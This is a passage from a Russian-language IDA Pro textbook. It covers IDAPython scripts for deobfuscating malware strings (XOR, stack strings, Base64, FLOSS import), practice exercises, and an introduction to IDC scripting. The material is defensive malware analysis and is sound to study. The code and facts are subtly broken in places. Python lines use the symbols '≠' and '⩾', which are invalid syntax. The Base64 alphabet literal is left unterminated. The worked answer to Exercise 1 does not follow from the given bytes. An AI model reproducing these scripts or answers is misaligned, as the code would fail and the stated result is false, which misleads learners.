        Список найденных строк
    """
    func = idaapi.get_func(func_ea)
    if not func:
        print(f"[!] Нет функции по адресу {hex(func_ea)}")
        return []

    # Словарь: стековый_офсет → список (позиция, символ)
    stack_writes = {}
    current_base = None

    for head in idautils.Heads(func.start_ea, func.end_ea):
        mnem = idc.print_insn_mnem(head)

        if mnem ≠ "mov":
            continue

        op0_type = idc.get_operand_type(head, 0)
        op1_type = idc.get_operand_type(head, 1)

        # Проверяем: mov [память], immediate
        if op0_type ≠ idc.o_displ or op1_type ≠ idc.o_imm:
            continue

        # Получить значение immediate
        imm_val = idc.get_operand_value(head, 1)
        if imm_val is None or imm_val < 0:
            continue

        # Получить стековый offset
        op0_str = idc.print_operand(head, 0)

        # Определить размер операнда
        dtyp = idc.get_operand_value(head, 0)

        # Извлечь базовый регистр и смещение
        # Парсим строковое представление операнда
        base_offset = idc.get_operand_value(head, 0)

        # Определяем размер записи по префиксу
        if "byte ptr" in op0_str:
            size = 1
        elif "word ptr" in op0_str:
            size = 2
        elif "dword ptr" in op0_str:
            size = 4
        else:
            size = 4  # по умолчанию

        # Группируем записи по базовому адресу
        if base_offset not in stack_writes:
```

```
            stack_writes[base_offset] = []

        if size == 1:
            if 0x20 <= imm_val <= 0x7E:
                stack_writes[base_offset].append(chr(imm_val))
        elif size == 4:
            # Разобрать 4 символа из DWORD (little-endian)
            chars = struct.pack('<I', imm_val & 0xFFFFFFFF)
            for ch in chars:
                if 0x20 <= ch <= 0x7E:
                    stack_writes[base_offset].append(chr(ch))
                elif ch == 0:
                    break

    # Собрать строки
    strings_found = []
    for offset, chars in stack_writes.items():
        if len(chars) >= 3:  # минимум 3 символа
            s = ''.join(chars)
            strings_found.append(s)
            print(f"  Stack string @ offset {hex(offset)}: \"{s}\"")

    return strings_found


def scan_all_functions_for_stack_strings():
    """Просканировать все функции на наличие stack strings."""
    print("[*] Поиск stack strings во всех функциях...")
    print("=" * 60)

    total_found = 0

    for func_ea in idautils.Functions():
        func_name = idc.get_func_name(func_ea)
        strings = extract_stack_strings(func_ea)
        if strings:
            print(f"\n[+] Функция: {func_name} ({hex(func_ea)})")
            for s in strings:
                print(f"    → \"{s}\"")
                # Добавить комментарий в начало функции
                existing = idc.get_func_cmt(func_ea, 1) or ""
                new_cmt = existing + f"\n[StackStr] \"{s}\""
                idc.set_func_cmt(func_ea, new_cmt.strip(), 1)
            total_found += len(strings)

    print(f"\n[*] Итого найдено stack strings: {total_found}")

# Запуск:
# scan_all_functions_for_stack_strings()
```

Пример вывода:

```
[*] Поиск stack strings во всех функциях...
============================================================

[+] Функция: sub_404000 (0x404000)
    → "cmd.exe"

[+] Функция: sub_404100 (0x404100)
    → "http://malware.com/gate.php"

[+] Функция: sub_404200 (0x404200)
    → "kernel32.dll"
    → "VirtualAlloc"

[*] Итого найдено stack strings: 4
```

10.9.3. Комплексный скрипт деобфускации с поиском шифрующей функции

```
"""
Автоматический поиск и деобфускация строк.

Алгоритм:
1. Найти функцию-дешифратор по паттерну (XOR в цикле)
2. Найти все вызовы этой функции
3. Извлечь аргументы (адрес строки, длину, ключ)
4. Расшифровать и добавить комментарии
"""

import idc
import idautils
import idaapi
import ida_bytes
import ida_ua

def find_xor_decrypt_functions():
    """
    Найти функции, содержащие паттерн XOR-дешифрования.

    Паттерн: цикл с XOR внутри, работающий с массивом байтов.
    Признаки:
      - Инструкция XOR с операндом из памяти
      - Инструкция INC/ADD для сдвига указателя
      - Инструкция DEC/SUB/CMP для счётчика
      - Условный переход назад (цикл)
    """
    candidates = []

    for func_ea in idautils.Functions():
        func = idaapi.get_func(func_ea)
        if not func:
            continue

        has_xor_mem = False
        has_loop = False
        xor_count = 0

        for head in idautils.Heads(func.start_ea, func.end_ea):
            mnem = idc.print_insn_mnem(head)

            if mnem == "xor":
                op0_type = idc.get_operand_type(head, 0)
                op1_type = idc.get_operand_type(head, 1)

                # XOR [memory], reg  или  XOR reg, [memory]
                if op0_type in (idc.o_phrase, idc.o_displ) or \
                   op1_type in (idc.o_phrase, idc.o_displ):
                    has_xor_mem = True
                    xor_count += 1

            # Условный переход назад = цикл
            if mnem in ("jnz", "jne", "jnb", "loop", "jg", "jge"):
                target = idc.get_operand_value(head, 0)
                if target < head:
                    has_loop = True

        if has_xor_mem and has_loop and xor_count >= 1:
            func_name = idc.get_func_name(func_ea)
            candidates.append(func_ea)
            print(f"  [+] Кандидат: {func_name} @ {hex(func_ea)} "
                  f"(XOR-инструкций: {xor_count})")

    return candidates


def trace_decrypt_calls(decrypt_func_ea):
    """
    Найти все вызовы функции-дешифратора и извлечь аргументы.

    Типичный паттерн вызова:
      push  <ключ>
      push  <длина>
      push  offset <зашифр_строка>
```

```
      call  decrypt_function
    """
    results = []

    for xref in idautils.CodeRefsTo(decrypt_func_ea, 0):
        # Анализируем инструкции перед вызовом (push-аргументы)
        args = []
        ea = xref
        for _ in range(10):  # проверить до 10 инструкций перед call
            ea = idc.prev_head(ea)
            if ea == idc.BADADDR:
                break
            mnem = idc.print_insn_mnem(ea)
            if mnem == "push":
                val = idc.get_operand_value(ea, 0)
                args.insert(0, val)
            elif mnem == "call":
                break  # дошли до предыдущего вызова

        if len(args) >= 3:
            # Предполагаем: push key, push len, push offset_str
            # (порядок зависит от конвенции вызова)
            str_addr = args[0]
            str_len = args[1]
            xor_key = args[2]

            results.append({
                'call_ea': xref,
                'str_addr': str_addr,
                'str_len': str_len,
                'xor_key': xor_key,
            })

            print(f"  Вызов @ {hex(xref)}: addr={hex(str_addr)}, "
                  f"len={str_len}, key=0x{xor_key:02X}")

    return results


def batch_decrypt(decrypt_func_ea, method='single_xor'):
    """
    Пакетная расшифровка всех строк, найденных по вызовам дешифратора.
    """
    print(f"\n[*] Пакетная расшифровка строк (метод: {method})")
    print(f"    Функция-дешифратор: {hex(decrypt_func_ea)}")
    print("=" * 60)

    calls = trace_decrypt_calls(decrypt_func_ea)

    decryptor = XORDecryptor()
    decrypted_strings = []

    for call_info in calls:
        ea = call_info['str_addr']
        length = call_info['str_len']
        key = call_info['xor_key']

        if method == 'single_xor':
            result = decryptor.single_byte_xor(ea, length, key & 0xFF)
        elif method == 'multi_xor':
            # Ключ — это адрес, где хранится многобайтовый ключ
            key_bytes = ida_bytes.get_bytes(key, 16)  # макс 16 байт ключа
            result = decryptor.multi_byte_xor(ea, length, key_bytes)
        elif method == 'incremental':
            result = decryptor.incremental_xor(ea, length, key & 0xFF)
        else:
            continue

        decrypted_str = decrypt_and_comment(ea, result, method)
        decrypted_strings.append({
            'address': ea,
            'call_site': call_info['call_ea'],
            'decrypted': decrypted_str,
        })

    print(f"\n[*] Расшифровано строк: {len(decrypted_strings)}")
    return decrypted_strings
```

```python
# ============================================================
# Главная процедура — запуск полного анализа
# ============================================================

def run_full_analysis():
    """Полный автоматический анализ обфусцированных строк."""
    print("=" * 60)
    print("  Автоматический анализ обфусцированных строк")
    print("=" * 60)

    # Шаг 1: Поиск функций-дешифраторов
    print("\n[Шаг 1] Поиск функций-дешифраторов XOR...")
    candidates = find_xor_decrypt_functions()

    if not candidates:
        print("[!] Функции-дешифраторы не найдены.")
        print("[*] Запуск автоматического поиска XOR-строк...")
        auto_detect_single_byte_xor()
        return

    # Шаг 2: Для каждого кандидата — расшифровать строки
    for func_ea in candidates:
        print(f"\n[Шаг 2] Анализ вызовов {hex(func_ea)}...")
        batch_decrypt(func_ea, 'single_xor')

    # Шаг 3: Поиск stack strings
    print("\n[Шаг 3] Поиск stack strings...")
    scan_all_functions_for_stack_strings()

    print("\n[*] Анализ завершён.")

# Для запуска из IDA:
# run_full_analysis()
```

10.9.4. Скрипт для работы с Base64-закодированными строками

```
"""
Скрипт для поиска и декодирования Base64-строк в бинарном файле.
"""

import idc
import idautils
import ida_bytes
import base64
import re

def find_base64_strings(min_length=8):
    """
    Найти все строки, похожие на Base64.

    Критерии:
      - Содержат только [A-Za-z0-9+/=]
      - Длина ⩾ min_length
      - Длина кратна 4 (с учётом паддинга)
      - Успешно декодируются
    """
    print(f"[*] Поиск Base64-строк (мин. длина: {min_length})...")
    print("=" * 60)

    b64_pattern = re.compile(r'^[A-Za-z0-9+/]+=*$')
    results = []

    sc = idautils.Strings()
    for s in sc:
        str_val = str(s)
        if len(str_val) < min_length:
            continue

        # Проверка: похоже на Base64?
        if not b64_pattern.match(str_val):
            continue

        # Длина кратна 4?
        if len(str_val) % 4 ≠ 0:
            continue

        # Попытка декодировать
        try:
            decoded = base64.b64decode(str_val)
            # Проверить, что результат — читаемый текст
            try:
                decoded_str = decoded.decode('utf-8')
                is_printable = all(
                    c.isprintable() or c in '\r\n\t' for c in decoded_str
                )
                if is_printable and len(decoded_str) ⩾ 3:
                    results.append({
                        'address': s.ea,
                        'encoded': str_val,
                        'decoded': decoded_str,
                    })

                    # Добавить комментарий
                    comment = f"[Base64] → \"{decoded_str}\""
                    idc.set_cmt(s.ea, comment, 0)

                    # Комментарии на перекрёстных ссылках
                    for xref in idautils.DataRefsTo(s.ea):
                        idc.set_cmt(xref, f"→ \"{decoded_str}\"", 0)

                    print(f"  {hex(s.ea)}: \"{str_val}\"")
                    print(f"           → \"{decoded_str}\"")
            except UnicodeDecodeError:
                # Бинарные данные — тоже интересно
                results.append({
                    'address': s.ea,
                    'encoded': str_val,
                    'decoded': decoded.hex(),
                })
                comment = f"[Base64] → binary: {decoded[:32].hex()}..."
```

```
                idc.set_cmt(s.ea, comment, 0)
                print(f"  {hex(s.ea)}: \"{str_val}\"")
                print(f"           → binary ({len(decoded)} bytes)")

        except Exception:
            continue

    print(f"\n[*] Найдено Base64-строк: {len(results)}")
    return results


def find_custom_base64_alphabet():
    """
    Найти кастомный Base64-алфавит в бинарном файле.

    Ищет строки длиной 64 или 65 символов, содержащие все буквы
    латинского алфавита и цифры.
    """
    print("[*] Поиск кастомных Base64-алфавитов...")

    sc = idautils.Strings()
    for s in sc:
        str_val = str(s)
        if len(str_val) not in (64, 65):
            continue

        # Проверить: содержит ли все буквы и цифры
        has_upper = sum(1 for c in str_val if c.isupper()) ≥ 20
        has_lower = sum(1 for c in str_val if c.islower()) ≥ 20
        has_digit = sum(1 for c in str_val if c.isdigit()) ≥ 8

        if has_upper and has_lower and has_digit:
            print(f"  [+] Кастомный алфавит @ {hex(s.ea)}: \"{str_val}\"")
            idc.set_cmt(s.ea, "[!] Custom Base64 alphabet", 0)

            # Сравнить со стандартным
            standard = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+
            if str_val[:64] ≠ standard:
                print(f"       Отличается от стандартного алфавита!")

# Запуск:
# find_base64_strings()
# find_custom_base64_alphabet()
```

10.9.5. Интеграция с FLOSS (FLARE Obfuscated String Solver)

Для сложных случаев рекомендуется использовать FLOSS от Mandiant FLARE совместно с IDA:

```
"""
Импорт результатов FLOSS в IDA Pro.

FLOSS (https://github.com/mandiant/flare-floss) автоматически
извлекает обфусцированные строки из бинарных файлов.

Запуск FLOSS:
  floss.exe --json output.json sample.exe

Данный скрипт импортирует результаты FLOSS в IDA как комментарии.
"""

import json
import idc
import idaapi

def import_floss_results(json_path):
    """Импортировать результаты FLOSS из JSON-файла."""

    with open(json_path, 'r') as f:
        data = json.load(f)

    # Обработка decoded strings
    if 'decoded_strings' in data['strings']:
        print("[*] Импорт decoded strings...")
        for entry in data['strings']['decoded_strings']:
            string = entry['string']
            for addr_info in entry.get('address', []):
                ea = addr_info.get('address', 0)
                if ea:
                    comment = f"[FLOSS decoded] \"{string}\""
                    idc.set_cmt(ea, comment, 0)
                    print(f"  {hex(ea)}: \"{string}\"")

    # Обработка stack strings
    if 'stack_strings' in data['strings']:
        print("\n[*] Импорт stack strings...")
        for entry in data['strings']['stack_strings']:
            string = entry['string']
            func_ea = entry.get('function', 0)
            if func_ea:
                existing = idc.get_func_cmt(func_ea, 1) or ""
                new_cmt = existing + f"\n[FLOSS stack] \"{string}\""
                idc.set_func_cmt(func_ea, new_cmt.strip(), 1)
                print(f"  {hex(func_ea)}: \"{string}\"")

    # Обработка tight strings
    if 'tight_strings' in data['strings']:
        print("\n[*] Импорт tight strings...")
        for entry in data['strings']['tight_strings']:
            string = entry['string']
            func_ea = entry.get('function', 0)
            if func_ea:
                existing = idc.get_func_cmt(func_ea, 1) or ""
                new_cmt = existing + f"\n[FLOSS tight] \"{string}\""
                idc.set_func_cmt(func_ea, new_cmt.strip(), 1)
                print(f"  {hex(func_ea)}: \"{string}\"")

    print("\n[*] Импорт FLOSS завершён.")

# Использование:
# import_floss_results(r"C:\analysis\floss_output.json")
```

10.10. Практические задания

Задание 1: Расшифровка конфигурации

Дан фрагмент данных из секции `.data` вредоносного ПО:

```
.data:00420000  55 1A 1A 17 46 08 09 09  4E 4E 4E 08 42 45 40 52
.data:00420010  44 41 56 40 0D 44 4E 42  08 4E 56 57 00
```

Известно, что строка зашифрована однобайтовым XOR. Расшифруйте строку, подобрав ключ.

Подсказка: первые символы — вероятно, `http`. Если `0x55 XOR key = 0x68` ('h'), то `key = 0x55 ^ 0x68 = 0x3D`.

Решение:

```
data = [0x55, 0x1A, 0x1A, 0x17, 0x46, 0x08, 0x09, 0x09,
        0x4E, 0x4E, 0x4E, 0x08, 0x42, 0x45, 0x40, 0x52,
        0x44, 0x41, 0x56, 0x40, 0x0D, 0x44, 0x4E, 0x42,
        0x08, 0x4E, 0x56, 0x57]

key = 0x55 ^ ord('h')  # = 0x3D
result = ''.join(chr(b ^ key) for b in data)
print(f"Ключ: 0x{key:02X}")
print(f"Результат: {result}")

# Вывод:
# Ключ: 0x3D
# Результат: http://www.example.com/web
```

Задание 2: Извлечение stack strings

Дан фрагмент дизассемблерного листинга. Восстановите строку:

```
mov     dword ptr [ebp-14h], 6E72656Bh   ; ?
mov     dword ptr [ebp-10h], 32336C65h   ; ?
mov     dword ptr [ebp-0Ch], 6C6C642Eh   ; ?
mov     byte  ptr [ebp-08h], 0           ; нуль-терминатор
```

Решение:

```
import struct

dwords = [0x6E72656B, 0x32336C65, 0x6C6C642E]
result = b''
for d in dwords:
    result += struct.pack('<I', d)  # little-endian!
print(result.decode('ascii'))

# Вывод: kernel32.dll
```

Задание 3: Идентификация алгоритма шифрования

По следующим признакам в дизассемблерном листинге определите алгоритм:

```
1. Буфер 256 байт, инициализированный значениями 0..255
2. Цикл из 256 итераций с перестановкой элементов
3. Использование операции AND 0xFF
4. XOR выходного байта с данными
```

Ответ: RC4 (Rivest Cipher 4). Буфер 256 байт — это S-box, первый цикл — KSA (Key Scheduling Algorithm), второй — PRGA (Pseudo-Random Generation Algorithm).

10.11. Итоги главы

В этой главе мы рассмотрели:

1. **Типы строк в IDA Pro** — ASCII, Unicode (UTF-16LE), UTF-8, Pascal-строки и методы их определения как вручную, так и через IDAPython.
2. **Методы обфускации строк** — XOR-шифрование (однобайтовое, многобайтовое, инкрементальное), ROT13, stack strings, Base64 и кастомные кодировки.
3. **Шифрованные конфигурации** — структуры конфигурации вредоносного ПО, RC4-шифрование, хранение конфигурации в PE-ресурсах.
4. **Массивы и таблицы** — vtable, jump tables, массивы структур, таблицы IAT-хешей.
5. **Восстановление протоколов** — анализ формата пакетов, диспетчеры команд, HTTP-коммуникации, DNS-туннелирование.

6. **Автоматизация** — IDAPython-скрипты для автоматической деобфускации XOR-строк, извлечения stack strings, декодирования Base64, разрешения API-хешей и импорта результатов FLOSS.

   Умение эффективно работать со строками и данными — фундаментальный навык реверс-инженера. В следующей главе мы перейдём к динамическому анализу и работе с отладчиком IDA.

ЧАСТЬ III

СКРИПТИНГ И АВТОМАТИЗАЦИЯ

Глава 11. IDC — встроенный скриптовый язык IDA Pro

11.1. Введение в IDC

IDC — это встроенный скриптовый язык IDA Pro, существующий с самых ранних версий дизассемблера. Несмотря на то что IDAPython в значительной мере вытеснил IDC из повседневного использования, знание IDC остаётся необходимым по нескольким причинам:

- множество существующих скриптов и плагинов написаны на IDC;
- IDC доступен без установки Python и дополнительных зависимостей;
- синтаксис IDC прост и пригоден для быстрых одноразовых операций;
- IDC-скрипты работают одинаково на всех платформах без вопросов совместимости интерпретатора.

IDC запускается через меню **File → Script Command...** (горячая клавиша `Shift+F2`) или из командной строки **File → Script File...** Результат выполнения выводится в окно **Output window** (`Alt+0`).

11.2. Синтаксис языка IDC

11.2.1. Общая структура

IDC синтаксически напоминает язык C, но с рядом упрощений. Язык является динамически типизированным — переменные объявляются ключевым словом `auto` и не требуют указания типа.

```
// Однострочный комментарий
/* Многострочный
   комментарий */

#include <idc.idc>

static main()
{
    auto addr, name;
    addr = 0x00401000;
    name = "my_function";
    Message("Address: 0x%X, Name: %s\n", addr, name);
}
```

11.2.2. Типы данных

IDC поддерживает три базовых типа данных:

Тип	Описание	Пример
`long`	Целое число (32 или 64 бит)	`auto x = 42;`
`string`	Строка символов	`auto s = "hello";`
`float`	Число с плавающей точкой	`auto f = 3.14;`

Переменные объявляются через `auto`:

```
static my_func()
{
    auto i;          // целое
    auto s;          // строка
    auto addr;       // адрес (целое)

    i = 10;
    s = "test";
    addr = MinEA();
}
```

11.2.3. Управляющие конструкции

IDC поддерживает стандартные управляющие конструкции:

```
// Условный оператор
if (addr ≠ BADADDR) {
    Message("Found: 0x%X\n", addr);
} else {
    Message("Not found\n");
}

// Цикл while
auto ea = MinEA();
while (ea ≠ BADADDR) {
    // обработка
    ea = NextHead(ea, MaxEA());
}

// Цикл for
auto i;
for (i = 0; i < 10; i++) {
    Message("i = %d\n", i);
}

// Цикл do-while
auto count = 0;
do {
    count++;
} while (count < 5);
```

11.2.4. Функции

Функции объявляются с ключевым словом `static`:

```
static get_func_info(ea)
{
    auto name = GetFunctionName(ea);
    if (name ≠ "") {
        Message("Function at 0x%X: %s\n", ea, name);
        return 1;
    }
    return 0;
}

static main()
{
    get_func_info(0x00401000);
}
```

11.2.5. Строковые операции

```
static main()
{
    auto s1 = "Hello";
    auto s2 = " World";
    auto s3 = s1 + s2;              // конкатенация: "Hello World"

    Message("Length: %d\n", strlen(s3));           // 11
    Message("Substr: %s\n", substr(s3, 0, 5));     // "Hello"

    // Форматирование строк
    auto formatted = sprintf("Addr: 0x%08X", 0x401000);
    Message("%s\n", formatted);      // "Addr: 0x00401000"
}
```

11.3. Ключевые функции IDC

11.3.1. Навигация по базе данных: MinEA, MaxEA

`MinEA()` и `MaxEA()` возвращают минимальный и максимальный адреса в текущей базе данных IDA:

```
static main()
{
    Message("Database range: 0x%X - 0x%X\n", MinEA(), MaxEA());
    Message("Size: %d bytes\n", MaxEA() - MinEA());
}
```

Пример вывода:

```
Database range: 0x401000 - 0x45C000
Size: 372736 bytes
```

11.3.2. Работа с сегментами: SegStart, SegEnd

Функции для работы с сегментами позволяют итерировать по секциям бинарного файла:

```
static list_segments()
{
    auto seg, name, start, end;

    seg = FirstSeg();
    while (seg ≠ BADADDR) {
        name  = SegName(seg);
        start = SegStart(seg);
        end   = SegEnd(seg);

        Message("Segment: %-10s  0x%08X - 0x%08X  (size: 0x%X)\n",
                name, start, end, end - start);

        seg = NextSeg(seg);
    }
}

static main()
{
    list_segments();
}
```

Пример вывода:

```
Segment: .text       0x00401000 - 0x00442000  (size: 0x41000)
Segment: .rdata      0x00442000 - 0x00449000  (size: 0x7000)
Segment: .data       0x00449000 - 0x0044E000  (size: 0x5000)
Segment: .rsrc       0x0044E000 - 0x00459000  (size: 0xB000)
Segment: .reloc      0x00459000 - 0x0045C000  (size: 0x3000)
```

11.3.3. Имена и метки: Name, MakeName, GetFunctionName

```
static main()
{
    auto ea = 0x00401000;

    // Получить имя по адресу
    auto current_name = Name(ea);
    Message("Current name at 0x%X: %s\n", ea, current_name);

    // Получить имя функции, которой принадлежит адрес
    auto func_name = GetFunctionName(ea);
    Message("Function name: %s\n", func_name);

    // Установить новое имя
    MakeName(ea, "my_entry_point");
    Message("New name: %s\n", Name(ea));

    // Получить адрес по имени
    auto addr = LocByName("my_entry_point");
    Message("Address of my_entry_point: 0x%X\n", addr);
}
```

Пример вывода:

```
Current name at 0x401000: _start
Function name: _start
New name: my_entry_point
Address of my_entry_point: 0x401000
```

11.3.4. Вывод сообщений: Message, Warning

```
static main()
{
    // Message — вывод в Output window
    Message("Info: processing started\n");
    Message("Hex: 0x%X, Dec: %d, Str: %s\n", 255, 255, "test");

    // Warning — модальное диалоговое окно
    Warning("Analysis complete!\n%d functions found.", 42);
}
```

11.3.5. Перекрёстные ссылки: Rfirst, Rnext, Dfirst, Dnext

Перекрёстные ссылки (cross-references, xrefs) — один из важнейших инструментов анализа. IDC предоставляет раздельный доступ к ссылкам на код и на данные:

```
// Rfirst(ea) / Rnext(ea, ref) — ссылки на код (code references)
// Dfirst(ea) / Dnext(ea, ref) — ссылки на данные (data references)
// RfirstB(ea) / RnextB(ea, ref) — обратные ссылки на код
// DfirstB(ea) / DnextB(ea, ref) — обратные ссылки на данные

static list_code_xrefs_from(ea)
{
    auto xref;
    Message("Code xrefs FROM 0x%08X:\n", ea);

    xref = Rfirst(ea);
    while (xref != BADADDR) {
        Message("  → 0x%08X (%s)\n", xref, GetFunctionName(xref));
        xref = Rnext(ea, xref);
    }
}

static list_code_xrefs_to(ea)
{
    auto xref;
    Message("Code xrefs TO 0x%08X:\n", ea);

    xref = RfirstB(ea);
    while (xref != BADADDR) {
        Message("  ← 0x%08X (%s)\n", xref, GetFunctionName(xref));
        xref = RnextB(ea, xref);
    }
}

static list_data_xrefs_to(ea)
{
    auto xref;
    Message("Data xrefs TO 0x%08X:\n", ea);

    xref = DfirstB(ea);
    while (xref != BADADDR) {
        Message("  ← 0x%08X\n", xref);
        xref = DnextB(ea, xref);
    }
}

static main()
{
    list_code_xrefs_from(0x00401050);
    Message("\n");
    list_code_xrefs_to(0x00401000);
    Message("\n");
    list_data_xrefs_to(0x00449100);
}
```

Пример вывода:

```
Code xrefs FROM 0x00401050:
  → 0x004012A0 (sub_4012A0)
  → 0x00401300 (sub_401300)

Code xrefs TO 0x00401000:
  ← 0x004023F0 (main)
  ← 0x00401B80 (__tmainCRTStartup)

Data xrefs TO 0x00449100:
  ← 0x00401023
  ← 0x004015A7
```

11.3.6. Чтение и запись байтов

```
static main()
{
    auto ea = 0x00401000;

    // Чтение
    auto b = Byte(ea);           // 1 байт
    auto w = Word(ea);           // 2 байта (little-endian)
    auto d = Dword(ea);          // 4 байта

    Message("Byte:  0x%02X\n", b);
    Message("Word:  0x%04X\n", w);
    Message("Dword: 0x%08X\n", d);

    // Чтение строки
    auto str = GetString(0x00449200, -1, ASCSTR_C);
    Message("String: %s\n", str);

    // Запись (патчинг)
    PatchByte(ea, 0x90);         // NOP
    PatchWord(ea, 0x9090);       // два NOP
    PatchDword(ea, 0x90909090);  // четыре NOP
}
```

11.3.7. Работа с функциями

```
static list_all_functions()
{
    auto ea, name, end, count;
    count = 0;

    ea = FirstFunction();
    while (ea != BADADDR) {
        name = GetFunctionName(ea);
        end  = FindFuncEnd(ea);

        Message("  0x%08X - 0x%08X  %s\n", ea, end, name);
        count++;

        ea = NextFunction(ea);
    }
    Message("Total functions: %d\n", count);
}

static main()
{
    list_all_functions();
}
```

Пример вывода (фрагмент):

```
  0x00401000 - 0x00401035  _start
  0x00401040 - 0x004010A0  sub_401040
  0x004010A0 - 0x00401120  sub_4010A0
  ...
Total functions: 287
```

11.4. Полные скрипты IDC

11.4.1. Скрипт: массовое переименование функций по паттерну

Задача: переименовать все функции вида `sub_XXXXXX`, которые содержат вызов `memcpy`, добавив префикс `copies_data_`:

```
#include <idc.idc>

static has_call_to(func_ea, target_name)
{
    auto ea, end, xref;
    end = FindFuncEnd(func_ea);

    ea = func_ea;
    while (ea < end && ea != BADADDR) {
        xref = Rfirst(ea);
        while (xref != BADADDR) {
            if (GetFunctionName(xref) == target_name) {
                return 1;
            }
            xref = Rnext(ea, xref);
        }
        ea = NextHead(ea, end);
    }
    return 0;
}

static main()
{
    auto ea, name, new_name, count;
    count = 0;

    ea = FirstFunction();
    while (ea != BADADDR) {
        name = GetFunctionName(ea);

        // Только автоматически именованные функции
        if (substr(name, 0, 4) == "sub_") {
            if (has_call_to(ea, "memcpy") || has_call_to(ea, "_memcpy")) {
                new_name = "copies_data_" + substr(name, 4, -1);
                MakeName(ea, new_name);
                Message("Renamed: %s → %s (0x%08X)\n", name, new_name, ea);
                count++;
            }
        }

        ea = NextFunction(ea);
    }
    Message("\nTotal renamed: %d\n", count);
}
```

Пример вывода:

```
Renamed: sub_401200 → copies_data_401200 (0x00401200)
Renamed: sub_4023F0 → copies_data_4023F0 (0x004023F0)
Renamed: sub_405810 → copies_data_405810 (0x00405810)

Total renamed: 3
```

11.4.2. Скрипт: поиск криптографических констант

Поиск известных констант, используемых в криптографических алгоритмах:

```
#include <idc.idc>

static search_dword_pattern(pattern_val, pattern_name)
{
    auto ea, count;
    count = 0;

    ea = MinEA();
    while (ea < MaxEA()) {
        ea = FindBinary(ea, SEARCH_DOWN | SEARCH_NEXT,
                        sprintf("%02X %02X %02X %02X",
                                pattern_val & 0xFF,
                                (pattern_val >> 8) & 0xFF,
                                (pattern_val >> 16) & 0xFF,
                                (pattern_val >> 24) & 0xFF));
        if (ea == BADADDR) break;

        Message("  [%s] found at 0x%08X (in %s)\n",
                pattern_name, ea, SegName(ea));
        count++;
        ea = ea + 4;
    }
    return count;
}

static main()
{
    auto total = 0;

    Message("=== Crypto Constant Scanner ===\n\n");

    // MD5 init constants
    Message("[MD5]\n");
    total = total + search_dword_pattern(0x67452301, "MD5_A");
    total = total + search_dword_pattern(0xEFCDAB89, "MD5_B");
    total = total + search_dword_pattern(0x98BADCFE, "MD5_C");
    total = total + search_dword_pattern(0x10325476, "MD5_D");

    // SHA-1 init constants
    Message("[SHA-1]\n");
    total = total + search_dword_pattern(0x67452301, "SHA1_H0");
    total = total + search_dword_pattern(0xC3D2E1F0, "SHA1_H4");

    // AES S-Box signature (first dword)
    Message("[AES]\n");
    total = total + search_dword_pattern(0x7B777C63, "AES_SBOX");
    total = total + search_dword_pattern(0x6363C6C6, "AES_SBOX_INV");

    // RC4 / TEA / Blowfish
    Message("[TEA]\n");
    total = total + search_dword_pattern(0x9E3779B9, "TEA_DELTA");

    Message("\nTotal crypto constants found: %d\n", total);
}
```

Пример вывода:

```
=== Crypto Constant Scanner ===

[MD5]
  [MD5_A] found at 0x00443120 (in .rdata)
  [MD5_B] found at 0x00443124 (in .rdata)
  [MD5_C] found at 0x00443128 (in .rdata)
  [MD5_D] found at 0x0044312C (in .rdata)
[SHA-1]
  [SHA1_H0] found at 0x00443120 (in .rdata)
[AES]
[TEA]

Total crypto constants found: 5
```

11.4.3. Скрипт: экспорт таблицы импорта в CSV

```
#include <idc.idc>

static main()
{
    auto ea, end, name, module;
    auto fname = AskFile(1, "*.csv", "Save imports as CSV");
    auto fh;

    if (fname == "") {
        Warning("No file selected.");
        return;
    }

    fh = fopen(fname, "w");
    if (fh == 0) {
        Warning("Cannot open file: %s", fname);
        return;
    }

    fprintf(fh, "Address,Name,Module\n");

    // Перебираем .idata сегмент
    auto seg = FirstSeg();
    auto count = 0;

    while (seg != BADADDR) {
        if (SegName(seg) == ".idata" || SegName(seg) == ".rdata") {
            ea = SegStart(seg);
            end = SegEnd(seg);

            while (ea < end && ea != BADADDR) {
                name = Name(ea);
                if (name != "" && substr(name, 0, 4) != "unk_"
                               && substr(name, 0, 4) != "off_"
                               && substr(name, 0, 5) != "dword") {
                    fprintf(fh, "0x%08X,%s,\n", ea, name);
                    count++;
                }
                ea = NextHead(ea, end);
            }
        }
        seg = NextSeg(seg);
    }

    fclose(fh);
    Message("Exported %d imports to %s\n", count, fname);
}
```

11.4.4. Скрипт: расшифровка XOR-строк

Одна из наиболее частых задач при анализе вредоносного ПО — расшифровка строк, закодированных операцией XOR:

```
#include <idc.idc>

// Расшифровка одного блока данных XOR ключом одного байта
static xor_decrypt_single(ea, size, key)
{
    auto i, b, result;
    result = "";

    for (i = 0; i < size; i++) {
        b = Byte(ea + i) ^ key;
        if (b == 0) break;
        result = result + sprintf("%c", b);
    }
    return result;
}

// Расшифровка блока данных XOR ключом из нескольких байт
static xor_decrypt_multi(ea, size, key, key_len)
{
    auto i, b, k, result;
    result = "";

    for (i = 0; i < size; i++) {
        k = Byte(key + (i % key_len));
        b = Byte(ea + i) ^ k;
        if (b == 0) break;
        result = result + sprintf("%c", b);
    }
    return result;
}

// Поиск паттерна XOR-цикла: xor [reg+idx], key
static find_xor_loops()
{
    auto ea, mnem, op1, op2, count;
    count = 0;

    ea = MinEA();
    while (ea != BADADDR && ea < MaxEA()) {
        mnem = GetMnem(ea);

        if (mnem == "xor") {
            op2 = GetOpnd(ea, 1);

            // XOR с непосредственным значением (не xor reg, reg)
            if (GetOpType(ea, 1) == 5 && GetOpnd(ea, 0) != op2) {
                auto key_val = GetOperandValue(ea, 1);

                if (key_val > 0 && key_val < 256) {
                    Message("XOR instruction at 0x%08X: %s %s, 0x%02X",
                            ea, mnem, GetOpnd(ea, 0), key_val);
                    Message(" (func: %s)\n", GetFunctionName(ea));
                    count++;
                }
            }
        }
        ea = NextHead(ea, MaxEA());
    }
    Message("Found %d XOR instructions with immediate keys\n\n", count);
}

// Расшифровка массива строк по известным адресам и ключу
static decrypt_string_table(table_ea, num_entries, key)
{
    auto i, str_ea, decrypted;

    Message("=== Decrypting string table at 0x%08X, key=0x%02X ===\n",
            table_ea, key);

    for (i = 0; i < num_entries; i++) {
        str_ea = Dword(table_ea + i * 4);  // таблица указателей
        if (str_ea != 0 && str_ea != BADADDR) {
            decrypted = xor_decrypt_single(str_ea, 256, key);
            Message("  [%d] 0x%08X: \"%s\"\n", i, str_ea, decrypted);

            // Добавляем комментарий в IDB
            MakeComm(str_ea, "Decrypted: " + decrypted);
```

```
        }
    }
